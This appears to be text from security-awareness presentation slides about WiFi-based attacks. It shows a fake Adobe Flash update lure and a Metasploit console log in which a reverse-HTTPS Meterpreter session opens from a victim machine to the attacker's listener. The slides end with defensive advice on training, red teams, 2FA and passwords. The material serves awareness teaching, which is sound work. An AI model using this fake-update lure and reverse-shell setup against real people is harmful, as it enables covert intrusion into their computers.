
## Taking it further – malware infection

# DOWNLOAD OPTIONS

- 1. Browser Plugin Update
- 2. Adobe Flash Update

[+] Select an option [1-2]: ☐

## Updating is good for you




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### Adobe Flash Update

## Adobe Flash Player



**WARNING:** Adobe Flash Player is severely out of date. Update your Flash Player to continue browsing securely.

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
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## Updating is good for you



## Shell

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Jobs
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  Id  Name                Payload                Payload opts
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  0    Exploit: multi/handler windows/meterpreter/reverse_https https://192.168.0.28:9000

msf exploit(handler) >
[*] https://192.168.0.28:9000 handling request from 192.168.0.11; (UUID: t72zu0tj) Staging Na
[*] Meterpreter session 1 opened (192.168.0.28:9000 -> 192.168.0.11:49912) at 2016-06-18 18:1

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : NORMANDY
OS            : Windows 8.1 (Build 9600).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter > █
```

## Why did I pick WiFi?


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- To make it relatable
- Some vulnerabilities can't be fixed by technology



## The Security Trinity

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**Who is the weakest link?**

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## How vulnerable is ~~your tech~~ are your people?

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- Security **training and awareness** programs
- Fewer tech focused security tests and more **holistic security assessments.**
- Does your organization have a **red team**?

## Staying safe

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- Be wary with **public Wi-Fi**.
- **2 factor authentication**.
- Use **strong passwords**.
- Avoid **password reuse**.
- **Encryption** and security walk hand in hand.
- **Turn off your Wi-Fi** when you're not using it.
- **Update** your software, use an **antivirus**.
- **Awareness**, a little paranoia never killed anyone.



**Thanks for your time!**